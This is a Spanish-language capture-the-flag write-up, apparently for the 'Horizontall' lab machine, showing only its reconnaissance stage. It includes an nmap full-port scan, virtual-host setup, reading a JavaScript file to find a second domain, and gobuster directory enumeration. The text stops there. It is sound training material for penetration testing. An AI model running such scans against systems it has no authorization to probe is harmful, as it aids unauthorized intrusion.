


Máquina Horizontall



Reconocimiento

Comenzamos con un escaneo completo de **nmap** para sacar los puertos corriendo y las versiones de estos:



```
nmap -sSCV --min-rate=5000 -Pn -n -p- 10.10.11.105 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 15:26 CEST
Warning: 10.10.11.105 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.105
Host is up (0.084s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| 256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_ 256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
```

```
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 31.53 seconds


Nmap nos reporta los puertos **22** y **80**. En la web se esta aplicando Virtual Hosting por lo que añado el dominio al */etc/hosts* para me redirija:




Tenemos las siguiente web




Con **gobuster** y **ffuf** de primeras no encontré nada por lo que mirando la **devtool** del navegador veo que se esta haciendo una petición a una **.js**:




Tenemos lo siguiente:




Con esta herramienta web pongo el código legible y veo que existe un dominio:




Lo añado al */etc/hosts* para que me resuelva:



Tenemos la siguiente web:



Para este nuevo dominio ejecuto **gobuster** y me reporta lo siguiente:




```
[+] Extensions:      txt,php,php3,js
[+] Timeout:         10s
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
/reviews      (Status: 200) [Size: 507]
/users        (Status: 403) [Size: 60]
/admin        (Status: 200) [Size: 854]
/Reviews      (Status: 200) [Size: 507]
/robots.txt   (Status: 200) [Size: 121]
```


